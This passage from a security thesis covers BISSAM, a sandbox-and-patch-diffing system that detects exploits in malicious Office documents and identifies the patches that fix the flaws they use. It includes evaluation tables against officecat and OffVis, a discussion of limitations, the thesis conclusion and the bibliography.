- function match rate: distance between the unpatched and patched function, see below
- source block: unpatched block
- target block: patched block
- block match rate: distance between the unpatched and patched blocks

In our improvement process, we construct two lists of all functions. We iterate over the first list and identify the corresponding function in the second list. The identification is performed by comparing function name and address within the binary file. In case we identify a function, DarunGrim did not detect, we create the binary difference of all BBLs in this function. Finally, we recalculate a function's match rate using the Levenshtein distance [44]. The range of the match rate is between -100% and 100%. A function which was removed in the patched version

has the match rate -100% and a newly inserted function has 100%. A match rate between -100% and 100% means that there were major or minor changes to one function.

After our improvement, we try to find information about added, removed, and changed BBLs.

We search for information about added, removed, and changed BBLs. Functions containing changed BBL are identified by a corresponding match rate below 100%. To extract information about removed or added BBLs, we perform a similar algorithm as during the output optimization described above. BBLs that were removed are detected by their reference to the unpatched binary, and are directly written to the signature database with a match rate set to -100%. Since added BBLs have no reference to the unpatched binary they are not so easy to detect: we again inspect predecessor and successor BBLs for matches to the unpatched binary and write these blocks to our signature database.

7.5.2 Automatic Exploit Detection and Vulnerability Identification

The last step of the malicious office document analysis process is the dynamic analysis of the document and the identification of the security flaw that is exploited.

In the dynamic analysis we run the malicious document in several sandboxes and monitor the execution using a tool called Pin. The strategy we use to detect an exploit, is based on dynamic detection of corrupted system states by constantly monitoring the process execution. Particularly, we are monitoring each executed instruction. To detect a corrupted system state we defined a rule based on abnormal system behavior. An application is in a corrupted system state, e.g. if the Extended Instruction Pointer (EIP) is pointing to an address outside the code segment.

After detecting a corrupted state, we need to identify the root cause that lead to the application losing control to the malicious code. To achieve this, we are tracing back the execution path that was logged during the EIP observation. Since monitoring happens on a per-instruction basis, we are logging two different traces, one on instruction and one on function level.

Listing 7.1 displays an example output of Pin. It shows a list of BBL addresses and the corresponding file name. This list serves as a starting point for our post-processing algorithm.

In order to achieve the vulnerability identification, we order the list of BBLs, created by Pin, by the order of their occurrence in the execution path. Since Pin logs its information in chronological order, we can determine the BBL that is closest to the point the office application crashed.

```
1 mso.dll:818696111,
2 mso.dll:818696119,
3 WINWORD.EXE:807134502,
4 WINWORD.EXE:807134510,
5 WINWORD.EXE:805344833,
6 ...
```

Listing 7.1: Example output of a block address list created by Pin.

In the next step, we identify all those updates from our signature database where the signature is matching the BBL of the previously logged execution and retrieve the information in which update the signature is included. With the help of this information we determine the Microsoft security update including the exploited vulnerabilities referenced by their CVE number.

7.6 Evaluation

In order to demonstrate the feasibility of our approach we examined 7 malicious documents. We captured these documents during several real-world attacks. Our experiments showed that we can reliably detect the misbehavior of the malicious document and further successfully identify, if there is a patch available. Table 7.2 summarizes the document types, the exploited vulnerability referenced by the *Common Vulnerabilities and Exposures* (CVE) number [52], and the Microsoft Security Bulletins number [51].

Type	Document Name	Bulletin	CVE
Powerpoint	CVE_2006_0022.ppt	MS06-028	CVE-2006-0022
Word	CVE_2006_2492a.doc	MS06-027	CVE-2006-2492
Powerpoint	CVE_2009_0556.ppt	MS09-017	CVE-2009-0556
Word	CVE_2009_0563.doc	MS09-027	CVE-2009-0563
Powerpoint	CVE_2009_1129.ppt	MS09-017	CVE-2009-1129
Excel	CVE_2009_3129.xls	MS09-067	CVE-2009-3129
Word	CVE_2010_3333msf.doc	MS10-087	CVE-2010-3333

Table 7.2: Overview of the examined malicious documents.

As an initial step, we analyzed each document manually to determine the vulnerability that is exploited and the application version that is vulnerable to the particular attack. Additionally, we used the tools *OffVis* [50], and *officecat* [70] to compare the results. The manual verification of all documents was a very time consuming process and is the main reason that only 15 documents could be evaluated.

7.6.1 Exploit Detection

First, we evaluated whether the correct exploit code of the 15 malicious documents is successfully detected. Second, we evaluated whether our system detects exploit attempts in clean office documents, i.e., we tried to determine the false positive rate of our approach.

Table 7.3 shows for each document whether we were able to successfully detect the exploit attempt. In 6 out of 7 cases we were able to successfully detect the exploit attempt.

Document Detection	BISSAM	officecat	OffVis
CVE_2006_0022.ppt	✓	✓	✓
CVE_2006_2492.doc	×	✓	failed to parse
CVE_2009_0556.ppt	✓	×	failed to parse
CVE_2009_0563.doc	✓	corrupted (probably unsafe)	✓
CVE_2009_1129.ppt	✓	✓	failed to parse
CVE_2009_3129.xls	✓	×	×
CVE_2010_3333msf.doc	✓	failed (unknown file format)	failed to parse

Table 7.3: Comparison of the exploits detection capability of the tools officecat, and OffVis with BISSAM.

In order to rank BISSAM among other tools that are used to detect malicious office documents, we also evaluated the results of officecat, and OffVis. Table 7.3 illustrates the results for each of the above mentioned tools. Thus, according to the outcome presented in Table 7.3 none of these tools were capable to detect the maliciousness of all documents. Especially, the documents that use a file format of more recent office applications fail due to missing parsing routines and exploit signatures. Thus, the results clearly show the major drawback of signature-based and static analysis tools: the lack of keeping up with current development.

We proceeded the evaluation with the investigation of clean documents, i.e., documents that do not contain any harmful code, in order to determine the false positive rate of BISSAM. For this purpose, we chose ten documents for each office application: Word, Excel, and Powerpoint. Every one of those documents contained complex data structures that are using special application features, such as embedded external resources, to complicate the detection process. However, none of the clean documents was falsely detected by BISSAM. Table 7.4 shows the results of checking the clean documents with the tools officecat, OffVis, and OfficeMalScanner. In contrast, Officecat raised for 8 out of 10 Word documents a false alarm claiming these files contain malicious code that exploits the vulnerability described by CVE-2008-4841. OffVis did not classify any of the files as being malicious, but displayed several parsing errors, especially for

the PowerPoint documents, and even crashed during the analysis of one of the documents. Most of the parsing errors resulted from an unsupported file format used by recent office applications. Only the OfficeMalScanner did not report any malicious or suspicious aspects of the documents.

False Alarms	officecat	OffVis
Word Documents	8 false alarms	1 exception
Excel Documents	no false alarm	no false alarms
PowerPoint Documents	no false alarm	2 parsing errors

Table 7.4: False Positives of the tools officecat, OffVis, and OfficeMalScanner

Finally, we evaluated two documents which are using an advanced exploitation mechanism, called *Return-to-libc*. Two documents were created with an embedded shellcode using *Return Oriented Programming* (ROP). ROP is a technique using return-to-libc [8, 69] to create a shellcode that leverages the control of the stack to instructions before the *return* instruction. Return-to-libc and ROP were initially developed to circumvent protection mechanisms such as *Address Space Layout Randomization* (ASLR). Our approach to detect exploit code and the resulting shellcode does not detect this kind of shellcode. Both documents were not detected as malicious. This limitation and a potential solution are discussed in Section 7.7

7.6.2 Vulnerability Identification

After the detection of the exploits we are using the log results of Pin for the identification along with the automatically generated signatures. We further compare the results with the tools officecat and OffVis, which provide signature-based vulnerability identification methods. Table 7.5 illustrates the evaluation result of BISSAM when identifying the exploited vulnerability. For 6 out of 15 malicious documents we have correctly identified the security update. Note that one document (CVE_2006_2492.doc) did not trigger the exploit because it was designed for a different Office version, which was not installed in our sandbox environment, and therefore, we were actually able to detect the correct security update for every running malicious document.

Unfortunately, we also detected additional security updates. The reason here is that our approach determines the exploited vulnerability by searching through our signature database and checking whether a BBL matches our trace. As some other updates also patch the same BBL that is listed in our trace, we identify these updates as well. In Section 7.7 we discuss this problem and give a possible solution. Nevertheless, this problem does not affect the correct detection of the exploited vulnerability and the mitigating security patch.

Document	Identified Patches by BISSAM	Correct Patch	BISSAM	officecat	OffVis
CVE_2006_0022.ppt	MS06-028 MS06-058	MS06-028	✓	×	✓
CVE_2006_2492.doc		MS06-027	×	×	×
CVE_2009_0556.ppt	MS09-017 MS10-004	MS09-017	✓	×	×
CVE_2009_0563.doc	MS09-027 MS09-068 MS10-036	MS09-027	✓	×	×
CVE_2009_1129.ppt	MS08-051 MS09-017	MS09-017	✓	×	×
CVE_2009_3129.xls	MS09-067 MS09-021	MS09-067	✓	×	×
CVE_2010_3333msf.doc	MS07-015 MS10-087	MS10-087	✓	×	×

Table 7.5: Evaluation results and comparison of the vulnerability patch identification by BISSAM.

Table 7.5 gives an overview of the comparison. In our evaluation, we show that our approach is more reliable in identifying the correct security patch than the approach taken by *OffVis* and *officecat*. Note that both OffVis and officecat are trying to detect the actual vulnerability, referenced by the CVE number, which is particularly harder to determine.

7.7 Limitations and Future Work

Although the evaluation results of BISSAM are already promising, the system still has some limitations. As far as the detection mechanism is concerned, we are limited to the detection of exploits that use techniques implemented in the detection rule, i.e., exploits executed from the stack, or more generally outside the code section. Thus, advanced exploit techniques like *Return Oriented Programming* (ROP) [8, 69], currently remain undetected.

Further, the detection of BISSAM is limited to systems on which the shellcode triggers. Since the detection routine evaluates the point where control is transferred from the application to the shellcode, the sample needs to be run on the appropriate target system for the exploit to successfully work. Apart from exploits that were designed to work on multiple platform/software combinations, the potentially malicious document would crash the affected software in most cases except the one it is intended to be run on.

A possible solution is to hook the *Structured Exception Handler (SEH)* to catch the point where the application is forced to crash, since this information would suffice to identify the defect in the software.

When our system tries to identify the update, it relies on the generated signa-

tures and selects all updates that modify anything in the program's execution path. This inevitably leads to the selection of patches that also have non-security relevant changes. As a result, to improve our internal security rating, we evaluate the integration of a security relevance rating following the example of DarunGrims *Security Implication Score*.

Another limitation concerns the detection of the vulnerability and the identification of the corresponding update. This process fails, if the point of failure in the software is too far away from the point the actual shellcode is executed. In this case the trace misses the executed BBLs that lead to exploitation. Currently, we are tracing the last 5000 BBLs, which according to our evaluation suffices to identify the exploited vulnerabilities correctly.Using fewer BBLs, the vulnerability identification rate significantly dropped. More BBLs than 5000 resulted in a too high false positive rate. However, we still need to determine a proper parameter value for the trace buffer.

7.8 Summary

In this chapter, we improve the analysis of malicious documents by presenting a novel approach called BISSAM to automatically identify the exploited vulnerability and detect the embedded shellcode. Our system consists of two parts: The first part is responsible for creating signatures based on vendor's update information in an automated fashion. The second part comprises the actual analysis system, which consists of several sandboxes running different office application versions and patch-levels. Each document is opened in every application-specific sandbox and our *pintool* traces the execution. After the document has been executed in every sandbox, the trace is evaluated using the previously generated signatures. The result is a list of possible vulnerabilities that the document exploits.

The evaluation results showed that our approach is not only able to reliably detect malicious documents, but also to extract the involved shellcode, and to identify the exploited vulnerability, i.e., we are able to determine the update that fixes the corresponding security issue.

Our results also showed the limits of signature-based static approaches that require manual update and maintenance, as no other tool was able to detect all malicious documents in our evaluation. Most of the time detection failed due to unsupported file formats or errors in the document parsing engine, as well as missing exploit signatures. Furthermore, some tools also falsely determined truly clean documents as being malicious.

In summary, the presented approach performs well on current threats concerning office documents and forms a great addition to today's security measures in the field of client application attacks.

Chapter 8

Conclusion and Future Work

Even CSIRTs are existing almost 30 years, this field is still in development and more research must be conducted in order to improve it. IT systems are influencing our society more than ever before but still IT Security is only slowly improving in the products and services used. Therefore the field of Incident Response is more important than ever before. In this thesis, we discussed various problems in this field and contributed solutions which are addressing some of these problems.

8.1 Conclusion

In chapter 2 we introduced the basics about *Computer Emergency Response Teams*, what services they provide, how they are setuped, and how they collaborate. This is important to understand how the operative Internet security is working and why we have some problems. Next we introduced some background information about Incident Response and Digital Forensics with the aim to understand the contributions we made within this thesis.

Next we discussed some of the challenges which the current cyber defense community is facing in chapter 3. We gave two example cases which happened in recent years and showed what capabilities are missing. Later we discussed the current problems where which we are solving. Our two examples showed that next to having foundational technical skills, it is more important that CSIRTs are starting to automate more of their work in order to overcome the huge amount of attacks which are seen on a daily basis. Further we showed that most of solutions were created ad-hoc and mostly to solve a problem when it happened. However we need to develop tools and standards which are designed to solve more than one problem and are easy to adapt by everyone.

One of the problems is a missing standard about describing security teams, which we developed implemented. In chapter 3 we described this standard in more detail and discussed the various scenarios where it can be used. However we also gave an overview about current standards to classify security incidents and how they should be used. Such a classification is important in various ways but today most of the organization either use a self-developed one or none. We wanted to indicate with our work, that using one of these standards would help security teams. Finally, we explained a new organizational model for security teams which we worked on for the last years. This model should support security teams to be more efficient and be more flexible to mature.

The next chapter discussed the problem of incident handling in cloud environments. This new model of operating IT is becoming the standard within the Internet and helps a lot of organization to be more agile to new developments. However for security teams there are a lot of challenges attached to that. For example in some scenarios, like Software as a Service, CERTs are not able to install detection tools or analysis tools but most rely on the work of the Cloud provider. In our work we illustrated the challenges for the various Cloud deploy models and the different capabilities a security team must provide. Further we showed some solutions and what research most be conducted to improve this situation.

We also introduced a new model to categorize memory in chapter 6. Several years ago, memory forensics was not conducted due to the missing tool support. Nowadays it is commonly used and in some cases it is preferred over the traditional forensic investigation into the hard disc. This has various reason, one is that attackers are using techniques which do not leave traces on the file system anymore. Even the development of new tools for memory forensics started, there was no structural approach to categorize the different data which resides in the system. We created such a model where we are able to categorize such data. One of the reason why such a model is helpful, is that you can compare the output of the different tools which may use this model. Further it supports the analyst to decide if a certain information is more trustworthy than another.

Finally we developed a new method to analyze malicious office documents. In chapter 7 we described this approach in more detail. The goal of analyzing a malicious office document is to find out which vulnerability is misused and what should have been achieved with it. Normally the analysis of such a document is either a manual process or is based on signatures. The manual process is time-consuming and during an attack analysis, it is necessary to gain this information as soon as possible. The other method, using signatures, is error-prone and if no signature is available, it is not possible to find the answer for the previously mentioned questions. Our method is using an approach where we analyze all the vendor patches and identify the patched regions of the code. Later we execute the malicious document in a controlled environment and record the different code regions which are executed before a vulnerability is triggered. Using the database of patches and this information we may be able to identify the misused vulnerability. Further we may also be able to extract the malicious code which is executed.

As a conclusion, we can say that our contributions are improving the current challenges which we discussed. The results of this thesis are already used in various organizations or are currently being implemented. However in the future, it is still necessary to evolve our methods and introduce new concepts.

8.2 Future Work

Even we contributed various new ideas to the field of Incident Response, still a lot of open problems must be solved. The technologies used within the Internet are evolving and new attack methods will be developed. Therefore it is still important to further develop our approaches and adapt them to the new circumstances. Further it is necessary to improve the overall security of products in order to limit the attack surface and therefore lower the number of incidents.

There is a need to further standardize and automate the work which is conducted within Incident Response. For example currently there is no standard to exchange incident-related information between different parties. It starts with a missing standard to describe incidents in detail up to how you can exchange such information in a secure and authenticated way. Further it is necessary that open source tools must be supported more in order to drive the automation in this field. Most of today's security teams cannot afford the current tools and those teams then lack the ability to respond to incidents accordingly.

In the field of Digital Forensics, new approaches must be developed to improve the automation in order to conduct more investigations. The number of attacks growing and therefore also more systems may get compromised. This cases must be analyzed however the amount of systems and further the amount of data stored on them is increasing. This leads to the fact that a manual process investigating such cases is not possible anymore. New methods must automate the acquisition and some parts of the analysis. The field of data science may create new technologies which support such methods.

Lastly the CERTs will gain more importance within the Internet and there must be an open discussion what such teams must provide as service and what legislation they will have. Further it is necessary to discuss the ethics in this field. Currently such security teams have a lot of influence comparable with other IT operation teams, however until today, there was not open debate about what such teams are allowed to do and how they will be controlled.

Bibliography

[1] Baker, Wade H.; Hutton, Alex; Hylender, C. David; Novak, Christopher; Porter, Christopher; Sartin, Bryan; Tippett, Peter; Valentine, J. Andrew (2009). Verizon 2009 Data Breach Investigations Report, 2009.

[2] Betz, Chris (2006). Memparser analysis tool, 2006.

[3] Binsalleeh, Hamad; Ormerod, Thomas; Boukhtouta, Amine; Sinha, Prosenjit; Youssef, Amr; Debbabi, Mourad; Wang, Lingyu (2010). On the analysis of the zeus botnet crimeware toolkit. In *Privacy Security and Trust (PST), 2010 Eighth Annual International Conference on* (pp. 31–38).: IEEE, 2010.

[4] Boldewin, Frank (2011). OfficeMalScanner. http://www.reconstructer.org/code.html, 2011.

[5] Brezinski, D.; Killalea, T. (2002). Guidelines for Evidence Collection and Archiving. RFC 3227 (Best Current Practice), 2002.

[6] Brownlee, N.; Guttman, E. (1998). Expectations for Computer Security Incident Response. RFC 2350 (Best Current Practice), 1998.

[7] Bryan Casper, Russ McRee (2010). Incident Response in Virtual Environments: Challenges in the Cloud. In *22nd Annual FIRST Conference* Miami, USA, 2010.

[8] Buchanan, Erik; Roemer, Ryan; Shacham, Hovav; Savage, Stefan (2008). When Good Instructions Go Bad: Generalizing Return-Oriented Programming to RISC. In P. Syverson and S. Jha (Eds.), *Proceedings of CCS 2008* (pp. 27–38).: ACM Press, 2008.

[9] Burdach, Mariusz (2005). An Introduction to Windows memory forensic, 2005.

[10] Carrier, Brian (2005). *File system forensic analysis*, Volume 3. Addison-Wesley Reading, 2005.

[11] Checkoway, Stephen; Davi, Lucas; Dmitrienko, Alexandra; Sadeghi, Ahmad-Reza; Shacham, Hovav; Winandy, Marcel (2010). Return-oriented programming without returns. In *Proceedings of the 17th ACM conference on Computer and communications security* (pp. 559–572).: ACM, 2010.

[12] Chen, Ping; Xiao, Hai; Shen, Xiaobin; Yin, Xinchun; Mao, Bing; Xie, Li (2009). DROP: Detecting return-oriented programming malicious code. In *Information Systems Security* (pp. 163–177). Springer, 2009.

[13] Chen, Yanpei; Paxson, Vern; Katz, Randy H. (2010). *What's New About Cloud Computing Security?* Technical Report, EECS Department, University of California, Berkeley, 2010.

[14] Christodorescu, Mihai; Sailer, Reiner; Schales, Douglas Lee; Sgandurra, Daniele; Zamboni, Diego (2009). Cloud Security Is Not (Just) Virtualization Security. In *Proceedings of CCSW 2009: The ACM Cloud Computing Security Workshop*, 2009.

[15] Cloud Security Alliance (2009). Trusted Cloud Initiative, 2009. `http://www.cloudsecurityalliance.org/trustedcloud.html`.

[16] Codenomicon (2014). Heartbleed Bug. `http://heartbleed.com/`, 2014. (Accessed on 05/04/2017).

[17] Crocker, D. (1997). Mailbox Names for Common Services, Roles and Functions. RFC 2142 (Proposed Standard), 1997.

[18] Danyliw, R.; Meijer, J.; Demchenko, Y. (2007). The Incident Object Description Exchange Format. RFC 5070 (Proposed Standard), 2007.

[19] Dawoud, W; Takouna, I; Meinel, C (2010). Infrastructure as a service security: Challenges and solutions. In *The 7th International Conference on Informatics and Systems (INFOS)*: IEEE Computer Society, 2010.

[20] Debar, H.; Curry, D.; Feinstein, B. (2007). The Intrusion Detection Message Exchange Format (IDMEF). RFC 4765 (Experimental), 2007.

[21] DFRWS (2005). DFRWS 2005 Forensics Challenge. `http://www.dfrws.org/2005/challenge/index.shtml`, 2005.

[22] Durumeric, Zakir; Kasten, James; Adrian, David; Halderman, J. Alex; Bailey, Michael; Li, Frank; Weaver, Nicolas; Amann, Johanna; Beekman, Jethro; Payer, Mathias; Paxson, Vern (2014). The Matter of Heartbleed. In *Proceedings of the 2014 Conference on Internet Measurement Conference*, IMC '14 (pp. 475–488). New York, NY, USA: ACM, 2014.

[23] Engelberth, Markus; Willems, Carsten; Holz, Thorsten (2009). Detecting malicious documents with combined static and dynamic analysis. , 2009.

[24] ENISA (2009). Cloud Computing Information Assurance Framework – ENISA, 2009. `http://www.enisa.europa.eu/act/rm/files/deliverables/cloud-computing-information-assurance-framework`.

[25] ENISA (2017). ENISA - European Union Agency for Network and Information Security. `https://www.enisa.europa.eu/`, 2017. (Accessed on 05/04/2017).

[26] FIRST (2017). FIRST - Global Network of security teams. `https://first.org/`, 2017. (Accessed on 05/04/2017).

[27] Garner Jr, George M (2005). Kntlist. *2005, http://www. dfrws. org/2005/challenge/kntlist. shtml*, 2005.

[28] Gascon, Hugo; Grobauer, Bernd; Schreck, Thomas; Rist, Lukas; Arp, Daniel; Rieck, Konrad (2017). Mining Attributed Graphs for Threat Intelligence. In *Proceedings of the Seventh ACM on Conference on Data and Application Security and Privacy, CODASPY 2017, Scottsdale, AZ, USA, March 22-24, 2017* (pp. 15–22)., 2017.

[29] Geant (2017). TF-CSIRT European Network of CSIRTs. `https://tf-csirt.org/`, 2017. (Accessed on 05/04/2017).

[30] Google Inc. (2015). Rekall Memory Forensic Framework, 2015.

[31] Grance, Tim; Kent, Karen; Kim, Brian (2008). NIST Computer Security Incident Handling Guide, 2008.

[32] Grobauer, Bernd; Kossakowski, Klaus-Peter; Schreck, Thomas (2015). Klassifikation von IT-Sicherheitsvorfällen. *Datenschutz und Datensicherheit*, Volume 40(1), pp. 17–21, 2015.

[33] Grobauer, Bernd; Schreck, Thomas (2010). Towards incident handling in the cloud: challenges and approaches. In *Proceedings of the 2010 ACM workshop on Cloud computing security workshop* (pp. 77–86).: ACM, 2010.

[34] Grobauer, Bernd; Walloschek, Tobias; Stöcker, Elmar (2010). Understanding Cloud-Computing Vulnerabilities. *IEEE Security & Privacy*, 2010. To appear.

[35] Halderman, J. Alex; Schoen, Seth D.; Heninger, Nadia; Clarkson, William; Paul, William; Calandrino, Joseph A.; Feldman, Ariel J.; Appelbaum, Jacob; Felten, Edward W. (2009). Lest We Remember: Cold-boot Attacks on Encryption Keys. *Commun. ACM*, Volume 52(5), pp. 91–98, 2009.

[36] Honeynet Project & Research Alliance (2005). Honeywall CDROM Roo, 2005. `http://www.honeynet.org`.

[37] Howard, John D.; Longstaff, Thomas A. (1998). A Common Language for Computer Security Incidents, 1998.

[38] Hund, Ralf; Holz, Thorsten; Freiling, Felix C (2009). Return-Oriented Rootkits: Bypassing Kernel Code Integrity Protection Mechanisms. In *USENIX Security Symposium* (pp. 383–398)., 2009.

[39] Inoue, Hajime; Adelstein, Frank; Joyce, Robert A (2011). Visualization in testing a volatile memory forensic tool. *digital investigation*, 8, pp. S42–S51, 2011.

[40] ISO (2016). *ISO/IEC 27035-1:2016 Information security incident management – Part 1: Principles of incident management*. International Organization for Standardization, Geneva, Switzerland, 2016.

[41] jen Li, Wei; Stolfo, Salvatore J. (2008). SPARSE: A Hybrid System to Detect Malcode-Bearing Documents, 2008.

[42] Khajeh-Hosseini, Ali; Sommerville, Ian; Sriram, Ilango (2010). Research Challenges for Enterprise Cloud Computing. *CoRR*, abs/1001.3257, 2010.

[43] Krebs, Brian (2017). Krebs on Security, 2017. `https://krebsonsecurity.com/`.

[44] Levenshtein, Vladimir I. (1966). Binary codes capable of correcting deletions, insertions, and reversals, 1966.

[45] Ligh, Michael; Adair, Steven; Hartstein, Blake; Richard, Matthew (2010). *Malware analyst's cookbook and DVD: tools and techniques for fighting malicious code*. Wiley Publishing, 2010.

[46] Luk, C.-K.; Cohn, R.; Muth, R.; Patil, H.; Klauser, A.; Lowney, G.; Wallace, S.; Reddi, V.J.; Hazelwood, K. (2005). Pin: Building Customized Program Analysis Tools with Dynamic Instrumentation. In *Proceedings of ACM SIGPLAN Conf. Programming Language Design and Implementation (PLDI'05)*, 2005.

[47] Mell, Peter; Grance, Tim (2009). Draft NIST Working Definition of Cloud Computing, 2009.

[48] Microsoft (2008). Computer Online Forensic Evidence Extractor (COFEE), 2008. `http://www.microsoft.com/industry/government/solutions/cofee/default.aspx`.

[49] Microsoft (2009a). Microsoft Security Intelligence Report (SIR), 2009.

[50] Microsoft (2009b). OffVis 1.1. `http://blogs.technet.com/b/srd/archive/2009/09/14/offvis-updated-office-file-format-training-video-created.aspx`, 2009.

[51] Microsoft (2011). Microsoft Security Bulletin. http://www.microsoft.com/technet/security/current.aspx, 2011.

[52] MITRE (2011). Common Vulnerabilities and Exposures. http://cve.mitre.org/, 2011.

[53] Müller, T.; Freiling, F.C. (2015). A Systematic Assessment of the Security of Full Disk Encryption. *Dependable and Secure Computing, IEEE Transactions on*, Volume 12(5), pp. 491–503, 2015.

[54] NIST (2011). CPE - Common Platform Enumeration. `https://nvd.nist.gov/products/cpe`, 2011.

[55] OASIS (2017). STIX - Structured Threat Information Expression. `https://stixproject.github.io/`, 2017. (Accessed on 05/04/2017).

[56] Oh, Jeongwook (2011). DarunGrim: A Patch Analysis and Binary Diffing Tool. http://www.darungrim.org, 2011.

[57] Payne, B. D.; de Carbone, M. D. P.; Lee, Wenke (2007). Secure and Flexible Monitoring of Virtual Machines. In *Computer Security Applications Conference, 2007. ACSAC 2007. Twenty-Third Annual* (pp. 385–397)., 2007.

[58] Petroni, Nick L; Walters, Aaron; Fraser, Timothy; Arbaugh, William A (2006). FATKit: A framework for the extraction and analysis of digital forensic data from volatile system memory. *Digital Investigation*, Volume 3(4), pp. 197–210, 2006.

[59] Project, Moloch (2017). Moloch - Moloch is a large scale, open source, full packet capturing, indexing, and database system. `http://molo.ch/`, 2017. (Accessed on 05/04/2017).

[60] Quick, Darren; Martini, Ben; Choo, Kim-Kwang Raymond (2014). Front-matter. In *Cloud Storage Forensics* (pp. i – iii). Boston: Syngress, 2014.

[61] Ristenpart, Thomas; Tromer, Eran; Shacham, Hovav; Savage, Stefan (2009). Hey, you, get off of my cloud: exploring information leakage in third-party compute clouds. In *CCS '09: Proceedings of the 16th ACM conference on Computer and communications security* (pp. 199–212). New York, NY, USA: ACM, 2009.

[62] Roschke, Sebastian; Cheng, Feng; Meinel, Christoph (2009). Intrusion Detection in the Cloud. In *Dependable, Autonomic and Secure Computing, IEEE International Symposium on*, Volume 0 (pp. 729–734). Los Alamitos, CA, USA: IEEE Computer Society, 2009.

[63] Rounsavall, Robert (2010). Forensics Considerations in the Next Generation Cloud Environments. In *22nd Annual FIRST Conference* Miami, USA, 2010.

[64] Ruff, Nicolas (2008). Windows memory forensics. *Journal in Computer Virology*, Volume 4(2), pp. 83–100, 2008.

[65] Russinovich, Mark; Cogswell, Bryce (2011). Sysinternals Process Monitor. http://technet.microsoft.com/en-us/sysinternals/bb896645, 2011.

[66] Schreck, Thomas; Berger, Stefan; Göbel, Jan (2013). BISSAM: Automatic vulnerability identification of office documents. In *Detection of Intrusions and Malware, and Vulnerability Assessment* (pp. 204–213). Springer, 2013.

[67] Schuster, Andreas (2006a). Searching for processes and threads in Microsoft Windows memory dumps. *Digital Investigation*, Volume 3(Supplement 1), pp. 10–16, 2006. The Proceedings of the 6th Annual Digital Forensic Research Workshop (DFRWS '06).

[68] Schuster, Andreas (2006b). Searching for processes and threads in Microsoft Windows memory dumps. *digital investigation*, 3, pp. 10–16, 2006.

[69] Shacham, Hovav (2007). The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86). In S. De Capitani di Vimercati and P. Syverson (Eds.), *Proceedings of CCS 2007* (pp. 552–61).: ACM Press, 2007.

[70] Snort Project (2010). OfficeCat. http://www.snort.org/vrt/vrt-resources/officecat, 2010.

[71] Spreitzenbarth, Michael; Freiling, Felix; Echtler, Florian; Schreck, Thomas; Hoffmann, Johannes (2013). Mobile-sandbox: having a deeper look into android applications. In *Proceedings of the 28th Annual ACM Symposium on Applied Computing* (pp. 1808–1815).: ACM, 2013.

[72] Spreitzenbarth, Michael; Schreck, Thomas; Echtler, Florian; Arp, Daniel; Hoffmann, Johannes (2014). Mobile-Sandbox: combining static and dynamic analysis with machine-learning techniques. *International Journal of Information Security*, (pp. 1–13)., 2014.

[73] The CEE Board (2008). Common Event Expression, 2008. `http://cee.mitre.org/docs/Common_Event_Expression_White_Paper_June_2008.pdf`.

[74] The Honeynet Project (2011). Honeynet Challenge 7: Forensic Analysis of a Compromised Server, 2011.

[75] The Open Group (1997). Distributed Audit Service (XDAS) – Preliminary Specification, 1997. `http://www.opengroup.org/bookstore/catalog/p441.htm`.

[76] The Sleuthkit Project (2015). The sleuth kit, 2015.

[77] Verizon (2017). The VERIS Framework. `http://veriscommunity.net/`, 2017. (Accessed on 05/04/2017).

[78] Vömel, Stefan; Freiling, Felix C. (2012). Correctness, atomicity, and integrity: Defining criteria for forensically-sound memory acquisition. *Digital Investigation*, Volume 9(2), pp. 125 – 137, 2012.

[79] Vömel, Stefan; Stüttgen, Johannes (2013). An evaluation platform for forensic memory acquisition software. *Digital Investigation*, 10, Supplement, pp. S30 – S40, 2013. The Proceedings of the Thirteenth Annual DFRWS Conference13th Annual Digital Forensics Research Conference.

[80] Walters, A. (2015). Volatility: An advanced memory forensics framework, 2015.

[81] Wang, Ke; Parekh, Janak J.; Stolfo, Salvatore J. (2006). ANAGRAM: A Content Anomaly Detector Resistant To Mimicry Attack. In *In Proceedings of the 9th International Symposium on Recent Advances in Intrusion Detection (RAID* (pp. 226–248)., 2006.

[82] West Brown, Moira; Stikvoort, Don; Kossakowski, Klaus-Peter; Killcrece, Georgia; Ruefle, Robin; Zajicek, Mark (2003). *Handbook for Computer Security Incident Response Teams (CSIRTs).* Technical Report, Carnegie Mellon SEI, 2003.

[83] Willems, Carsten; Holz, Thorsten; Freiling, Felix (2007). Toward Automated Dynamic Malware Analysis Using CWSandbox. *IEEE Security and Privacy*, Volume 5(2), pp. 32–39, 2007.

[84] Wüchner, Tobias; Ochoa, Martín; Golagha, Mojdeh; Srivastava, Gaurav; Schreck, Thomas; Pretschner, Alexander (2016). MalFlow: identification of C&C servers through host-based data flow profiling. In *Proceedings of the 31st Annual ACM Symposium on Applied Computing, Pisa, Italy, April 4-8, 2016* (pp. 2087–2094)., 2016.